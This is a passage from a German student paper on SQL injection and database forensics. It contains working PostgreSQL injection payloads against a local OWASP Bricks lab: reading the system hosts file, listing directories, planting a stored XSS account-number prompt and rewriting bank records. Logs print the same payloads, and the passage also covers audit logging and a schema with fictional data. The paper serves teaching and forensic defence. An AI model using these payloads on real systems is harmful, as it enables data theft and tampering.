
SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT f_showfile('C:\Windows\System32\drivers\etc\hosts'); --%'

4.3.6. Einschleusen von beliebigem Code

Als Beispiel wird hier ein simples Script in die Datenbank eingefügt, dass dann einen Prompt ausführt.

Man könnte sich vorstellen, dass man den Prompt so einfügt, dass er auftaucht, wenn nach ähnlichen Begriffen gesucht wird. Dann könnte man die Daten ggfs. abfangen. Das festlegen der maximalen Character-Länge ist hier schon ein erster Abwehrmechanismus.

'; INSERT INTO personaldata VALUES (777, 1, '<script>prompt("Enter Account Number:")</script>', 'Hehehe', 123456789, 'bla'); --



4.3.7. Logging

Wie bereits erwähnt, wurde das Standard Logging von PostgreSQL genutzt sowie die Apache Zugriffslogs.

PostgreSQL Logs

Per Default werden Error und Warnings in PosgreSQL geloggt, die Dateien kann man lokal unter folgendem Pfad finden: C:\Program Files\PostgreSQL\14\data\log.

```
2022-02-25 19:12:36.341 CET [24160] ERROR:  program "psql -c "CREATE DATABASE hack"" failed
2022-02-25 19:12:36.341 CET [24160] DETAIL:  child process exited with exit code 1
2022-02-25 19:12:36.341 CET [24160] STATEMENT:  SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; DROP TABLE IF EXISTS tmp; CREATE
2022-02-25 19:19:34.064 CET [26488] ERROR:  syntax error at or near "(" at character 160
2022-02-25 19:19:34.064 CET [26488] STATEMENT:  SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%x0x0' UNION SELECT CURRENT_USER(),
2022-02-25 19:23:57.860 CET [23008] ERROR:  syntax error at or near "(" at character 160
2022-02-25 19:23:57.860 CET [23008] STATEMENT:  SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%x0x0' UNION SELECT CURRENT_USER(),
```

Hier sehen wir allerdings nur die fehlgeschlagenen Queries. Erfolgreiche Injektionen würden standardmäßig nicht geloggt, sie könnten also länger unentdeckt bleiben und forensische Analysen sind nicht möglich.

Auch mit `log_statement = all` kann man keine SELECT Statements loggen, aber immerhin z.B. UPDATE Statements.

Apache Logs

Diese Logs können über XAMPP abgerufen werden.

```
127.0.0.1 - - [25/Feb/2022:23:38:01 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3BINSERT+INTO+bankaccount+VALUES+%281000%2C+%27Hacker+Bank%27%2C+666666666%2C+777777777%29%3B+--&submit=Submit
127.0.0.1 - - [25/Feb/2022:23:44:54 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3BUPDATE+bankaccount++SET+bankname+%3D+%27HackerBank%27%2C+bankcode+%3D+666666666%2C+accountnumber+%3D+77777777
127.0.0.1 - - [25/Feb/2022:23:45:58 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+SELECT+*+FROM+bankaccount%3B+--&submit=Submit HTTP/1.1" 200 13831 "http://localhost/owasp-bricks/content-1/i
127.0.0.1 - - [25/Feb/2022:23:51:35 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+SELECT+*+FROM+pg_ls_dir%28%27.%27%29%3B+--&submit=Submit HTTP/1.1" 200 13742 "http://localhost/owasp-bricks/
127.0.0.1 - - [25/Feb/2022:23:55:50 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+UPDATE+FUNCTION+f_showfile%28myfile+text%29+++RETURNS+text+AS+%24x%24+BEGIN++RETURN+pg_read_file%28myfile%2C
127.0.0.1 - - [25/Feb/2022:23:56:20 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3BCREATE+FUNCTION+f_showfile%28myfile+text%29+++RETURNS+text+AS+%24x%24+BEGIN++RETURN+pg_read_file%28myfile%2C+
127.0.0.1 - - [25/Feb/2022:23:57:27 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+CREATE+FUNCTION+f_showfile%28myfile+text%29+++RETURNS+text+AS+%24x%24+BEGIN++RETURN+pg_read_file%28myfile%2C
127.0.0.1 - - [25/Feb/2022:23:59:47 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+SELECT+f_showfile%28%27C%3A%5CWindows%5CSystem32%5Cdrivers%5Cetc%5Chosts%27%29%3B&submit=Submit HTTP/1.1" 20
127.0.0.1 - - [26/Feb/2022:00:01:32 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+SELECT+*+FROM+pg_ls_dir%28%27C%3A%5CWindows%5CSystem32%5Cdrivers%5Cetc%27%29%3B+--&submit=Submit HTTP/1.1" 2
127.0.0.1 - - [26/Feb/2022:00:02:13 +0100] "GET /owasp-bricks/content-1/index.php?companysearch=%27%3B+SELECT+f_showfile%28%27C%3A%5CWindows%5CSystem32%5Cdrivers%5Cetc%5Chosts%27%29%3B+--&submit=Submit HTTP/1.1"
```

Denkbar wäre, dass man im Monitoring Alerts konfiguriert für Injektionen, so dass man benachrichtigt wird.

5. Fazit

SQL-Injektionen (SQLi) haben in den letzten Jahren etwas an Bedrohungspotential verloren, gehören aber nach wie vor zu den Top 10 der IT-Sicherheitsbedrohungen. Sie tauchen (zusammen mit anderen Formen von Injektionen) an Stelle 3 der OWASP[5] Top 10 auf. Für das gesunkene Bedrohungspotential gibt es folgende Gründe:

- Datenbanken laufen immer häufiger als Service in der Cloud und sind dadurch seitens der Anbieter gehärtet und isoliert
- Hosting ist häufiger Container-basiert (Docker), wodurch Datenbanksysteme gekapselt und nur mit abgesicherten Schnittstellen betrieben werden
- Die Implementierung von Code ist häufiger Framework oder ORM basiert, wodurch Entwickler weniger unsicheren Code generieren
- Standardinstallation von Datenbanken wie MySQL erfolgen im least-privileges Prinzip, wodurch alle potentiell unsicheren Konfigurationen deaktiviert sind

Dennoch ist die Gefahr von SQLi nicht zu unterschätzen. Es sind sicher noch viele (ältere) Seiten online, deren Schutz vernachlässigt wurde. Bereits bei einer Schwachstelle in der Implementierung der Datenbankschnittstelle können hochsensible Daten gestohlen werden und ein immenser Schaden entstehen. Wie wir am Beispiel des extrem gehärteten RDS bei AWS sehen konnten, reicht unsicherer Code für die Durchführung von Datendiebstahl aus.

Zunehmend schwieriger sind jedoch SQLi, die Zugriffe (lesend oder schreibend) auf das Filesystem ermöglichen. Bei AWS ist dies schlicht nicht möglich und bei einer

[5] Open Web Application Security Project

selbst administrierten on-premise Lösung ist dies nur (beschränkt) möglich, wenn entsprechende Optionen explizit aktiviert wurden und zusätzlich Sicherheitskonfigurationen vernachlässigt werden.

SQLi, die über DML-Statements Daten löschen oder verändern, sind hingegen kaum noch möglich. Der Einsatz von Datenbankschnittstellen, die Multiquery bzw. Query-Stacking erlauben, ist Voraussetzung dafür, um DML-Statements einschleusen zu können. Diese Art der Datenbanktreiber ist jedoch kaum noch verbreitet. Kommt es dennoch zu einen erfolgreichen Angriff auf oder über eine Datenbank, gibt es zwar für den Forensiker einige Quellen zum Auswerten, diese müssen aber explizit konfiguriert, aktiviert oder bei Cloud-Lösungen teilweise extra gebucht und bezahlt werden.

6. Forensik-Wiki: MariaDB Audit Plugin

Link zum Forensik-Wiki Eintrag: https://it-forensik.fiw.hs-wismar.de/index.php/MariaDB-Audit-Plugin

6.1. Allgemein

Das Audit Plugin von MariaDB erlaubt die Aufzeichnung von SQL-Aktivitäten in MariaDB. Für jede Client Session werden folgende Informationen geloggt:

- wer verbindet sich (Nutzername und Host)
- welche Queries werden ausgeführt
- welche Tabellen werden adressiert
- welche Server-Variablen werden verändert

Die Logs können dann wahlweise in das Syslog oder in ein eigenes Syslog geschrieben werden.
https://mariadb.com/kb/en/mariadb-audit-plugin/

Das Plugin ist auch für RDS-Datenbanken bei Amazon AWS verfügbar.
https://docs.aws.amazon.com/de_de/AmazonRDS/latest/UserGuide/Appendix.MySQL.Options.AuditPlugin.html

6.2. Wie kann man das Audit Plugin konfigurieren?

6.2.1. Via Konfigurationsdatei:

```
[mariadb]
plugin_load_add                    =                    server_audit

[server]
server_audit_logging                      =                      on
server_audit_events                  =                  'QUERY,TABLE'
server_audit_output_type                 =                 'syslog'
server_audit_excl_users    =    'user1,    user-xy,    user-banane'
...
```

6.2.2. Via MySQL globale Variablen (On-the-fly Konfiguration ohne Reload):

```
INSTALL SONAME 'server_audit';
SET GLOBAL server_audit_output_type = "syslog";
SET GLOBAL server_audit_logging = on;
SET GLOBAL server_audit_events = 'QUERY,TABLE';
SET GLOBAL server_audit_excl_users = 'user1, user-xy, user-banane';
…
```

6.2.3. AWS RDS Konfiguration:

Die Konfiguration des Plugins für RDS-Datenbanken in AWS kann auf verschiedene Weisen erfolgen (z.B. Web-Konsole oder CLI). Anleitungen dafür sind in der AWS-Doku beschrieben:
https://docs.aws.amazon.com/de_de/AmazonRDS/latest/UserGuide/USER_WorkingWithOptionGroups.html#USER_WorkingWithOptionGroups.Create

6.3. Wie kann ich die Logs auswerten?

Z. B. in den Syslog-Dateien (wenn entsprechend konfiguriert):

```
tail -f /var/log/syslog | grep audit
grep audit /var/log/syslog
```

Quellenverzeichnis

Acunetix SQL Injection https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

Bash Scripts https://www.bin-bash.de/scripts.html

Dear PostgreSQL: Where are my logs? https://www.endpointdev.com/blog/2014/11/dear-postgresql-where-are-my-logs/

Docker Docs - https://docs.docker.com/

Flask Templating https://flask.palletsprojects.com/en/2.0.x/templating/

Hacktricks https://book.hacktricks.xyz/pentesting-web/sql-injection/postgresql-injection

Hausarbeit Datenbanken II:
SQL-Injektion- Knoop/Templin/Loebe https://it-forensik.fiw.hs-wismar.de/images/5/55/DBII-Knoop-Templin-Loebe.pdf

MySQL Docs - https://dev.mysql.com/doc/refman/8.0/en

Netcat Listener Shell https://spencerdodd.github.io/2017/02/21/reverse_shell_without_nce

Netsparker SQL Injection Cheat Sheet
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

OnSecurity.io https://www.onsecurity.io/blog/pentesting-postgresql-with-sql-injections/

PentestMonkey https://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet

PHP Postgres Functions https://www.php.net/manual/en/ref.pgsql.php

PHP Backdoor https://gist.github.com/sente/4dbb2b7bdda2647ba80b

PostgreSQL 12 Doc https://www.postgresql.org/docs/12/index.html

PostgreSQL 13 Docs https://www.postgresql.org/docs/13/index.html

PostgreSQL Arbeiten mit dem Filesystem - https://blog.dbi-services.com/working-with-files-on-the-filesystem-in-postgresql/

Systematik von SQL-Injektion in Theorie und Praxis (Bachelor Thesis von Christian Hense) - https://it-forensik.fiw.hs-wismar.de/index.php/Christian_Hense

Anlage 1 - Tabellen Create Statements (MySQL)

```
CREATE DATABASE hh11;

USE hh11;

CREATE TABLE userAccount (
        accountID                       INTEGER unsigned NOT NULL AUTO_INCREMENT,
        timestamp                       TIMESTAMP NOT NULL,
        PRIMARY KEY             (accountID) );

CREATE TABLE userPassword (
        passwordID              INTEGER unsigned NOT NULL AUTO_INCREMENT,
        accountID                       INTEGER REFERENCES userAccount ON DELETE CASCADE,
        passwordHash            CHAR(40) NOT NULL,
        timestamp                       TIMESTAMP NOT NULL,
        PRIMARY KEY             (passwordID) );

CREATE TABLE personalData (
        personalDataID          INTEGER unsigned NOT NULL AUTO_INCREMENT,
        accountID               INTEGER unsigned NOT NULL,
        firstName               VARCHAR(30) NOT NULL,
        lastName                VARCHAR(30) NOT NULL,
        phoneNumber             VARCHAR(30) NOT NULL,
        emailAddress            VARCHAR(30) NOT NULL,
        FOREIGN KEY             (accountID) REFERENCES userAccount(accountID),
        PRIMARY KEY             (personalDataID) );

CREATE TABLE businessData (
        businessID              INTEGER unsigned NOT NULL AUTO_INCREMENT,
        personalDataID          INTEGER unsigned NOT NULL,
        businessName            VARCHAR(255) NOT NULL,
        taxID                   INTEGER  unsigned NOT NULL,
        addressStreet           VARCHAR(60) NOT NULL,
        addressNumber           VARCHAR(30) NOT NULL,
        addressCity             VARCHAR(30) NOT NULL,
        addressZip              VARCHAR(30) NOT NULL,
        addressCountry          VARCHAR(30) NOT NULL,
        FOREIGN KEY             (personalDataID) REFERENCES personalData(personalDataID),
        PRIMARY KEY             (businessID) );

CREATE TABLE bankAccount (
        bankAccountID           INTEGER unsigned NOT NULL AUTO_INCREMENT,
        bankName                 VARCHAR(30) NOT NULL,
        accountNumber           INTEGER unsigned NOT NULL,
         bankCode                 INTEGER unsigned NOT NULL,
        PRIMARY KEY             (bankAccountID) );


CREATE TABLE bankAccountAssociation (
        associationID           INTEGER unsigned NOT NULL AUTO_INCREMENT,
        businessID              INTEGER unsigned NOT NULL,
        bankAccountID           INTEGER unsigned NOT NULL,
        FOREIGN KEY             (bankAccountID) REFERENCES bankAccount(bankAccountID) ON DELETE
CASCADE,
        FOREIGN KEY             (businessID) REFERENCES businessData(businessID) ON DELETE CASCADE,
        PRIMARY KEY             (associationID) );

CREATE TABLE bankBalance (
        balanceID               INTEGER unsigned NOT NULL AUTO_INCREMENT,
        bankAccountID           INTEGER unsigned NOT NULL,
        balance                 DECIMAL(20,2),
```

```
        bdate                   TIMESTAMP NOT NULL,
        createdAt               TIMESTAMP NOT NULL,
        updatedAt               TIMESTAMP NOT NULL,
        FOREIGN KEY             (bankAccountID) REFERENCES bankAccount(bankAccountID) ON DELETE
CASCADE,
        PRIMARY KEY             (balanceID) );

CREATE TABLE bankTransaction (
        transactionID           INTEGER unsigned NOT NULL AUTO_INCREMENT,
        bankAccountID           INTEGER unsigned NOT NULL,
        createdAt               TIMESTAMP NOT NULL,
        tdate                   TIMESTAMP NOT NULL,
        IBANSender              CHAR(40) NOT NULL,
        transactionAmount       DECIMAL(20,2),
        reference               VARCHAR(255),
        categoryLabel           VARCHAR(30) NOT NULL,
        FOREIGN KEY             (bankAccountID) REFERENCES bankAccount(bankAccountID) ON DELETE
CASCADE,
        PRIMARY KEY             (transactionID) );

CREATE TABLE cashflow (
        cashflowID              INTEGER unsigned NOT NULL AUTO_INCREMENT,
        bankAccountID           INTEGER unsigned NOT NULL,
        income                  DECIMAL(20,2),
        expenses                DECIMAL(20,2),
        dateMonth               ENUM('Jan', 'Feb', 'Mar', 'Apr', 'May', 'Jun', 'Jul', 'Aug', 'Sep',
'Oct', 'Nov', 'Dec') NOT NULL,
        createdAt               TIMESTAMP NOT NULL,
        updatedAt               TIMESTAMP NOT NULL,
        FOREIGN KEY             (bankAccountID) REFERENCES bankAccount(bankAccountID) ON DELETE
CASCADE,
        PRIMARY KEY             (cashflowID) );

CREATE TABLE cashflowPrediction (
        cashflowPredictionID    INTEGER unsigned NOT NULL AUTO_INCREMENT,
        bankAccountID           INTEGER unsigned NOT NULL,
        income                  DECIMAL(20,2),
        expenses                DECIMAL(20,2),
        dateMonth               ENUM('Jan', 'Feb', 'Mar', 'Apr', 'May', 'Jun', 'Jul', 'Aug', 'Sep',
'Oct', 'Nov', 'Dec') NOT NULL,
        createdAt               TIMESTAMP NOT NULL,
        updatedAt               TIMESTAMP NOT NULL,
        FOREIGN KEY             (bankAccountID) REFERENCES bankAccount(bankAccountID) ON DELETE
CASCADE,
        PRIMARY KEY             (cashflowPredictionID) );

CREATE TABLE scenario (
        scenarioID              INTEGER unsigned NOT NULL AUTO_INCREMENT,
        scenarioKey             ENUM('overdraft_any', 'prediction_negative', 'income_decrease',
'prediction_positive', 'income_increase', 'expense_increase') NOT NULL,
        businessID              INTEGER unsigned NOT NULL,
        createdAt               TIMESTAMP NOT NULL,
        updatedAt               TIMESTAMP NOT NULL,
        FOREIGN KEY             (businessID) REFERENCES businessData(businessID) ON DELETE CASCADE,
        PRIMARY KEY             (scenarioID) );
```

Anlage 2 - Insert Statements inkl. Transactions (MySQL)

userAccount und userPassword:

```
START TRANSACTION;
INSERT INTO hh11.userAccount(timestamp)  VALUES ( NOW() );
SELECT @lastID:=MAX(accountID) FROM  hh11.userAccount;
INSERT INTO hh11.userPassword(accountID, timestamp, passwordHash) VALUES ( @lastID,
NOW(), SHA1("password1") );
COMMIT;

START TRANSACTION;
INSERT INTO hh11.userAccount(timestamp)  VALUES ( NOW() );
SELECT @lastID:=MAX(accountID) FROM  hh11.userAccount;
INSERT INTO hh11.userPassword(accountID, timestamp, passwordHash) VALUES ( @lastID,
NOW(), SHA1("password2") );
COMMIT;

START TRANSACTION;
INSERT INTO hh11.userAccount(timestamp)  VALUES ( NOW() );
SELECT @lastID:=MAX(accountID) FROM  hh11.userAccount;
INSERT INTO hh11.userPassword(accountID, timestamp, passwordHash) VALUES ( @lastID,
NOW(), SHA1("password3") );
COMMIT;

START TRANSACTION;
INSERT INTO hh11.userAccount(timestamp)  VALUES ( NOW() );
SELECT @lastID:=MAX(accountID) FROM  hh11.userAccount;
INSERT INTO hh11.userPassword(accountID, timestamp, passwordHash) VALUES ( @lastID,
NOW(), SHA1("password4") );
COMMIT;

START TRANSACTION;
INSERT INTO hh11.userAccount(timestamp)  VALUES ( NOW() );
SELECT @lastID:=MAX(accountID) FROM  hh11.userAccount;
INSERT INTO hh11.userPassword(accountID, timestamp, passwordHash) VALUES ( @lastID,
NOW(), SHA1("password5") );
COMMIT;
```

personalData:

```
INSERT INTO personalData(accountID, firstName, lastName, phoneNumber, emailAddress)
VALUES (1, 'Gerd', 'Geldhai', '01712345678', 'gerd.geldhai@fastcompany.net');
INSERT INTO personalData(accountID, firstName, lastName, phoneNumber, emailAddress)
VALUES (2, 'Gabi', 'Schmidt', '01742885678', 'g.schmidt@forwardthinking.de');
INSERT INTO personalData(accountID, firstName, lastName, phoneNumber, emailAddress)
VALUES (3, 'Erika', 'Meier-Lüdke', '01567788999', 'meier-luedke@bonniundkleid.de');
INSERT INTO personalData(accountID, firstName, lastName, phoneNumber, emailAddress)
VALUES (4, 'Max', 'Muster', '01787654321', 'mm@muster-beratung.biz');
INSERT INTO personalData(accountID, firstName, lastName, phoneNumber, emailAddress)
VALUES (5, 'Anna', 'Klein', '01519123477', 'anna@nachhaltig-leben.berlin');
```

businessData:

```
INSERT INTO businessData(personalDataID, businessName, taxID, addressStreet,
addressNumber, addressCity, addressZip, addressCountry) VALUES (1, 'Fastcompany',
111999000, 'Fakestreet', 22, 'Berlin', 10318, 'Deutschland');
INSERT INTO businessData(personalDataID, businessName, taxID, addressStreet,
addressNumber, addressCity, addressZip, addressCountry) VALUES (2, 'Forwardthinking',
321888000, 'Bahnhofstraße', 112, 'München', 90111, 'Deutschland');
INSERT INTO businessData(personalDataID, businessName, taxID, addressStreet,
addressNumber, addressCity, addressZip, addressCountry) VALUES (3, 'Bonni und Kleid',
651224777, 'Am schmalen Weg', 89, 'Hannover', 50111, 'Deutschland');
INSERT INTO businessData(personalDataID, businessName, taxID, addressStreet,
addressNumber, addressCity, addressZip, addressCountry) VALUES (4, 'Muster-Beratung
GmbH', 441224529, 'Mittelstraße', 3, 'Kiel', 12347, 'Deutschland');
INSERT INTO businessData(personalDataID, businessName, taxID, addressStreet,
addressNumber, addressCity, addressZip, addressCountry) VALUES (5, 'Nachhaltig Leben',
543214529, 'Hauptstraße', 325, 'Berlin', 10117, 'Deutschland');
```

bankAccount:

```
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Banko Blanco',
123456789, 50010517);
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Banko Blanco',
987337823, 50010517);
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Green Bank',
895547878, 60059918);
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Banko Blanco',
897448897, 50010517);
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Money Cash Bank',
666456789, 12378911);
INSERT INTO bankAccount(bankName, accountNumber, bankCode) VALUES ('Bremen Bank',
0000446789, 23412399);
```

bankAccountAssociation:

```
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (5, 1);
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (5, 3);
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (4, 2);
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (3, 5);
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (2, 6);
INSERT INTO bankAccountAssociation(businessID, bankAccountID) VALUES (1, 4);
```

bankTransaction:

```
INSERT INTO bankTransaction (bankAccountID, createdAt, tdate, ibanSender,
transactionAmount, reference, categoryLabel)
VALUES
       (1, now(), '2017-07-05', 'DE62500105174913135118', 25000.00, 'TRF FROM
Indiaforensic                                SERVICES', 'income'),
      (1, now(), '2017-06-29', 'DE58500105174687682164', 20000.00, 'FDRL/INTERNAL FUND
TRANSFE', 'income'),
       (1, now(), '2017-07-18', 'DE62500105174913135118', -5000.00, 'ATM Withdrawal',
'expense'),
      (1, now(), '2017-08-18', 'DE62500105174913135118', -2000.00, 'ATM Withdrawal',
```

```
'expense'),
      (1, now(), '2017-09-06', 'DE62500105174913135118', 5000.00, 'Zahlung Rechnungsnr.
2017-987', 'income'),
      (2, now(), '2017-06-01', 'DE62500105174913135118', -1875.00, 'Miete 893475.3845',
'expense'),
      (2, now(), '2017-06-08', 'DE62500105174913135118', 15000.00, 'Rechnung Nummer 2017-
8345', 'income'),
      (2, now(), '2017-06-28', 'DE62500105174913135118', 1000.00, 'Refund', 'income'),
      (2, now(), '2017-07-01', 'DE62500105174913135118', -1875.00, 'Miete 893475.3845',
'expense'),
      (2, now(), '2017-07-17', 'DE62500105174913135118', 15000.00, 'RG 2017-8346',
'income'),
      (2, now(), '2017-08-01', 'DE62500105174913135118', -1875.00, 'Miete 893475.3845',
'expense'),
      (2, now(), '2017-08-12', 'DE62500105174913135118', 8000.00, 'Zahlung 2017-9457',
'income'),
      (3, now(), '2017-06-03', 'DE62500105174913135118', 5298.00, 'Bareinzahlung',
'income'),
      (3, now(), '2017-06-06', 'DE62500105174913135118', 765.97, 'Bareinzahlung',
'income'),
      (3, now(), '2017-06-22', 'DE62500105174913135118', 6324.60, 'Bareinzahlung',
'income'),
      (3, now(), '2017-06-28', 'DE62500105174913135118', -800.00, 'Miete 893475.3845',
'expense'),
      (3, now(), '2017-06-28', 'DE62500105174913135118', -1200.00, 'Gehalt', 'expense'),
      (3, now(), '2017-07-08', 'DE62500105174913135118', 312.86, 'Bareinzahlung',
'income'),
      (3, now(), '2017-07-25', 'DE62500105174913135118', 1254.60, 'Bareinzahlung',
'income'),
      (3, now(), '2017-07-28', 'DE62500105174913135118', -800.00, 'Miete 893475.3845',
'expense'),
      (3, now(), '2017-07-28', 'DE62500105174913135118', -1200.00, 'Gehalt', 'expense'),
      (3, now(), '2017-08-12', 'DE62500105174913135118', 628.72, 'Bareinzahlung',
'income'),
      (3, now(), '2017-08-28', 'DE62500105174913135118', -800.00, 'Miete 893475.3845',
'expense'),
      (3, now(), '2017-08-28', 'DE62500105174913135118', -1200.00, 'Gehalt', 'expense'),
      (3, now(), '2017-09-15', 'DE62500105174913135118', 485.72, 'Bareinzahlung',
'income'),
      (3, now(), '2017-09-28', 'DE62500105174913135118', -800.00, 'Miete 893475.3845',
'expense'),
      (3, now(), '2017-09-28', 'DE62500105174913135118', -1200.00, 'Gehalt', 'expense'),
      (4, now(), '2017-06-02', 'DE62500105174913135118', 4500.00, 'Vorauszahlung
Retainer', 'income'),
      (4, now(), '2017-06-28', 'DE62500105174913135118', -2600.00, 'Gehalt', 'expense'),
      (4, now(), '2017-07-02', 'DE62500105174913135118', 4500.00, 'Vorauszahlung
Retainer', 'income'),
      (4, now(), '2017-07-12', 'DE62500105174913135118', -69.00, 'Kartenzahlung
Bahnticket', 'expense'),
      (4, now(), '2017-07-14', 'DE62500105174913135118', -21.00, 'Kartenzahlung Taxi',
'expense'),
      (4, now(), '2017-07-28', 'DE62500105174913135118', -2600.00, 'Gehalt', 'expense'),
      (4, now(), '2017-08-02', 'DE62500105174913135118', 4500.00, 'Vorauszahlung
Retainer', 'income'),
      (4, now(), '2017-08-04', 'DE62500105174913135118', -92.00, 'Kartenzahlung
Bahnticket', 'expense'),
```

```
      (4, now(), '2017-08-07', 'DE62500105174913135118', -38.00, 'Kartenzahlung Taxi',
'expense'),
      (4, now(), '2017-08-17', 'DE62500105174913135118', -678.00, 'Flugtickets',
'expense'),
      (4, now(), '2017-08-17', 'DE62500105174913135118', -389.00, 'Cool Conference
Tickets', 'expense'),
      (4, now(), '2017-08-28', 'DE62500105174913135118', -2600.00, 'Gehalt', 'expense'),
      (4, now(), '2017-09-02', 'DE62500105174913135118', 4500.00, 'Vorauszahlung
Retainer', 'income'),
      (4, now(), '2017-09-15', 'DE62500105174913135118', -7000.00, 'Kaution
Bueroflaeche', 'expense'),
      (4, now(), '2017-09-28', 'DE62500105174913135118', -2600.00, 'Gehalt', 'expense'),
      (4, now(), '2017-09-29', 'DE62500105174913135118', -2459.00, 'Apple Store',
'expense'),
      (5, now(), '2017-06-01', 'DE62500105174913135118', -150.00, 'WeWork Desk',
'expense'),
      (5, now(), '2017-07-01', 'DE62500105174913135118', -150.00, 'WeWork Desk',
'expense'),
      (5, now(), '2017-08-01', 'DE62500105174913135118', -150.00, 'WeWork Desk',
'expense'),
      (5, now(), '2017-08-05', 'DE62500105174913135118', -80.00, 'Facebook Advertising',
'expense'),
      (5, now(), '2017-08-06', 'DE62500105174913135118', -100.00, 'Google Ads',
'expense'),
      (5, now(), '2017-08-14', 'DE62500105174913135118', 1500.00, 'Honorar Content
Marketing', 'income'),
      (5, now(), '2017-09-01', 'DE62500105174913135118', -150.00, 'WeWork Desk',
'expense'),
      (5, now(), '2017-09-05', 'DE62500105174913135118', -100.00, 'Facebook Advertising',
'expense'),
      (5, now(), '2017-09-06', 'DE62500105174913135118', -120.00, 'Google Ads',
'expense'),
      (5, now(), '2017-09-18', 'DE62500105174913135118', 2500.00, 'Honorar Content
Marketing', 'income')
;
```

bankBalance:

```
INSERT INTO bankBalance (bankAccountID, balance, bdate, createdAt, updatedAt)
VALUES
      (1, 45000.00, '2017-06-29', now(), now()),
      (1, 25000.00,  '2017-07-05', now(), now()),
      (1, 40000.00, '2017-07-18', now(), now()),
      (1, 38000.00, '2017-08-18', now(), now()),
      (2, -1875.00, '2017-06-01',now(), now()),
      (2, 13125.00, '2017-06-08',now(), now()),
      (2, 14125.00, '2017-06-28',now(), now()),
